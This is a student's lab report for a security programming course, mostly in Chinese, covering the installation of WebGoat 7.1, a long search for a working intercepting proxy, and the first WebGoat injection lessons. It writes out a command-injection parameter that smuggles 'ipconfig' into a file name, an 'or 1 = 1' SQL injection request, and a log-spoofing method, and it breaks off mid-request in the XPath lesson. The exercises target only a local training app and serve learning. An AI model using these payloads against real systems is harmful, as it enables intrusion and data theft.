- lab 1.3 Webgoat安装
  - Java（更改为JDK1.8）
  - Webgoat_7.1
- lab 1.3/4 合适的抓包工具搜索
- lab 1.4 注入攻击/XSS练习
  - injection
    - injection 1: command injection
    - injection 2: numeric SQL injection
    - injection 3: log spoofing
    - injection 4: XPATH injection
    - injection 5: string SQL injection
    - injection lab: SQL injection
      - stage 1: String SQL injection
      - stage 2(Omitted because of not required)
      - stage 3: Numeric SQL injection
    - injection 6: database backdoors
    - injection 7: blind numeric SQL injection
    - injection 8: blind string SQL injection
  - XSS
    - Phishing with XSS
    - LAB: Cross Site Scripting
      - Stage 1: Stored XSS
      - Stage 2: Block Stored XSS using Input Validation(ignored)
      - Stage 3: Stored XSS Revisited
      - Stage 4: Block Stored XSS using Output Encoding(ignored)
      - Stage 5: Reflected XSS
      - Stage 6: Block Reflected XSS(ignored)
    - Stored XSS Attacks
    - Reflected XSS Attacks
    - CSRF
    - CSRF Prompt By-Pass
    - CSRF Token By-Pass
    - HTTPOnly Test
- lab 1.5 网络攻击
  - concurrency
    - Thread Safety Problems:
    - Shopping Cart Concurrency Flaw:

- authentication flaws
  - Password Stength
  - forgot password
  - multi level login 2
  - multi level login 1
- 小结

Security Programming

Lab 1.3 & Lab 1.4 & Lab 1.5

Wang Haoyuan

lab 1.3 Webgoat安装

Java（更改为JDK1.8）

为了适配Webgoat-7.1， 因此Java版本需要降到1.8，为此需要设置另一个Java环境变量，最终效果如下：

```
C:\Users\王昊元>java -version
java version "1.8.0_411"
Java(TM) SE Runtime Environment (build 1.8.0_411-b09)
Java HotSpot(TM) 64-Bit Server VM (build 25.411-b09, mixed mode)
```

Webgoat_7.1


为了符合课程要求，因此需要安装webgoat 7.1版本，对应的文件目录如下：（这四个应该都要下载）

webgoat-container-7.1-exec.jar	70.8 MB	Nov 19, 2016
webgoat-container-7.1-javadoc.jar	593 KB	Nov 19, 2016
webgoat-container-7.1-sources.jar	161 KB	Nov 19, 2016
webgoat-container-7.1.war	61.8 MB	Nov 19, 2016

下载后在对应文件夹目录的命令行中输入`java -jar webgoat-container-7.1-exec.jar`即可启动前端：

```
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/lessonprogress.mvc],methods=[],params=[],headers=[],consumes=[],produces=[application/json],custom=[]}" onto public java.util.Map org.owasp.webgoat.service.LessonProgressService.getLessonInfo(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/lessontitle.mvc],methods=[],params=[],headers=[],consumes=[],produces=[application/html],custom=[]}" onto public java.lang.String org.owasp.webgoat.service.LessonTitleService.showPlan(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/parameter.mvc],methods=[],params=[],headers=[],consumes=[],produces=[application/json],custom=[]}" onto public java.util.List<org.owasp.webgoat.lessons.model.RequestParameter> org.owasp.webgoat.service.ParameterService.showParameters(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/reloadplugins.mvc],methods=[],params=[],headers=[],consumes=[],produces=[application/json],custom=[]}" onto public org.springframework.http.ResponseEntity<java.util.Map<java.lang.String, java.lang.Object>> org.owasp.webgoat.service.PluginReloadService.reloadPlugins(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/restartlesson.mvc],methods=[],params=[],headers=[],consumes=[],produces=[],custom=[]}" onto public void org.owasp.webgoat.service.RestartLessonService.restartLesson(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/session.mvc],methods=[],params=[],headers=[],consumes=[],produces=[application/json],custom=[]}" onto public java.lang.String org.owasp.webgoat.service.SessionService.showSession(javax.servlet.http.HttpServletRequest,javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/solution.mvc],methods=[],params=[],headers=[],consumes=[],produces=[text/html],custom=[]}" onto public java.lang.String org.owasp.webgoat.service.SolutionService.showSolution(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,955 INFO  - Mapped "{[/service/source.mvc],methods=[],params=[],headers=[],consumes=[],produces=[application/text],custom=[]}" onto public java.lang.String org.owasp.webgoat.service.SourceService.showSource(javax.servlet.http.HttpSession)
2024-05-07 15:04:05,983 INFO  - FrameworkServlet 'mvc-dispatcher': initialization completed in 146 ms
2024-05-07 15:04:05,998 INFO  - Initializing main webgoat servlet
2024-05-07 15:04:05,998 INFO  - Browse to http://localhost:8080/WebGoat and happy hacking!
五月 07, 2024 3:04:06 下午 org.apache.coyote.http11.Http11Protocol start
信息: Starting ProtocolHandler ["http-bio-8080"]
```

显然，访问http://localhost:8080/WebGoat即可进入Webgoat页面：



lab 1.3/4 合适的抓包工具搜索


由于本人在这一步耗掉了将近6个小时的时间，并且在1.2/1.4/1.5的三个lab的反复拷打下深度怀疑自己究竟是菜到了什么地步能在“简单”的lab中耗掉这么多时间，因此记录一下整个抓包工具的搜索流程。

首先尝试的显然是webscarab，通过网上教程成功配置好webscarab，并且能够监测到firefox定时发送的网络检测请求，但死活连不上localhost。

在经过诸如改换代理端口、改换浏览器、改换电脑代理配置等依然无效后，退而求其次换成了ZAP。

然而ZAP就图形页面上的功能似乎只能做到监听而无法修改，网上对ZAP的使用说明更是少之又少，于是再退而求其次希望换成Tamper Data（然而噩梦还没结束

在下载火狐52.8.1后，在扩展商城中只能找到**Tamper data for FF Quantum**，具体使用后发现它只能读内容，读写响应头，却唯独不能修改内容



于是怀疑是否这个版本中，真正的**Tamper data**已经下架，于是下载火狐47.0，希望找到更早期的Tamper data（网上甚至无法找到Tamper data的发行日期）

然而火狐47.0中根本就没有**Tamper data**...

于是又返回webscarab深入寻找错误，终于找到问题出在了firefox的内置配置：


在about config:高级首选项中，对于localhost是否经过代理自动配置为了false，将其更改为true后，webscarab终于成功运行了...

network.proxy.allow_hijacking_localhost true

lab 1.4 注入攻击/XSS练习

injection

题目完成如下（注：在**SP**作业布置网站中有明确说明：**development version**相关内容不做要求，在**injection**中涉及到的项目为：**Parameterized Query 1/2**）



injection 1: command injection

命令行注入攻击，就是通过修改http请求参数，在同一行内执行多个命令。

由于http请求参数中，'&'字符有特殊含义，因此需要替换为*%26*来进行代替。那么整体的注入攻击语句如下所示：（以ipconfig为例）

```
HelpFile=AccessControlMatrix.help"%26ipconfig&SUBMIT=View
```

将ipconfig替换为其他命令，即可执行任何命令。

成功截图如下：

Command Injection

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

Congratulations. You have successfully completed this lesson.

Command injection attacks represent a serious threat to any parameter-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can be almost totally prevented. This lesson will show the student several examples of parameter injection.
It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries.
Try to inject a command to the operating system.


*** It appears that you are on the right track. Commands that may compromise the operating system have been disabled. The following commands are allowed: netstat -a, dir, ls, ifconfig, and ipconfig.**

You are currently viewing: **AccessControlMatrix.help"&ipconfig**
Select the lesson plan to view: AccessControlMatrix.help View

```
ExecResults for 'cmd.exe /c type "D:\software\webgoat\.extract\webapps\WebGoat\plugin_ex
Output...

                Lesson Plan Title: Using an Access Control Matrix


Concept / Topic To Teach:


In a role-based access control scheme, a role represents a set of access permissions and
General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your g
```

injection 2: numeric SQL injection

对数字进行注入攻击，相比于字符串更为简单（不需要考虑引号的问题），那么只需要"或"一个永为真的语句即可：


Edit Request
Parsed
Raw
POST http://localhost:8080/WebGoat/attack?Screen=101829144&menu=1100 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-length: 22
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=B96354E52CDECDC3E5BD0D73234783A2
station=101 or 1 = 1&SUBMIT=Go!

成功截图如下：

Congratulations. You have successfully completed this lesson.

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

*** Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Select your local weather station: Columbia

Go!


```
SELECT * FROM weather_data WHERE station = 101 or 1 = 1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

injection 3: log spoofing


日志篡改就是利用在日志中执行字符串拼接，这个时候通过注入攻击可以伪造日志，从而在表面看来“似乎”完成了对应的操作（事实上只是日志本身发生了改变，实际并没有完成操作）

先尝试在user name中输入'admin', 发现日志中直接显示的就是user name：



因此考虑在user name中额外写一行'admin'登录的报告即可（先尝试了'\n'的方法，但实际上"已经被转换为URL编码了，因此只能用URL编码对换行进行标识）

成功截图如下：



injection 4: XPATH injection

这种注入攻击和string injection几乎一致，也是通过加入一个永远为真的式子进行注入攻击。

将语句更改为如下形式：

Parsed | Raw

```
POST http://localhost:8080/WebGoat/attack?Screen=882451674&menu=1100 HTTP/1.1
Host: localhost:8080
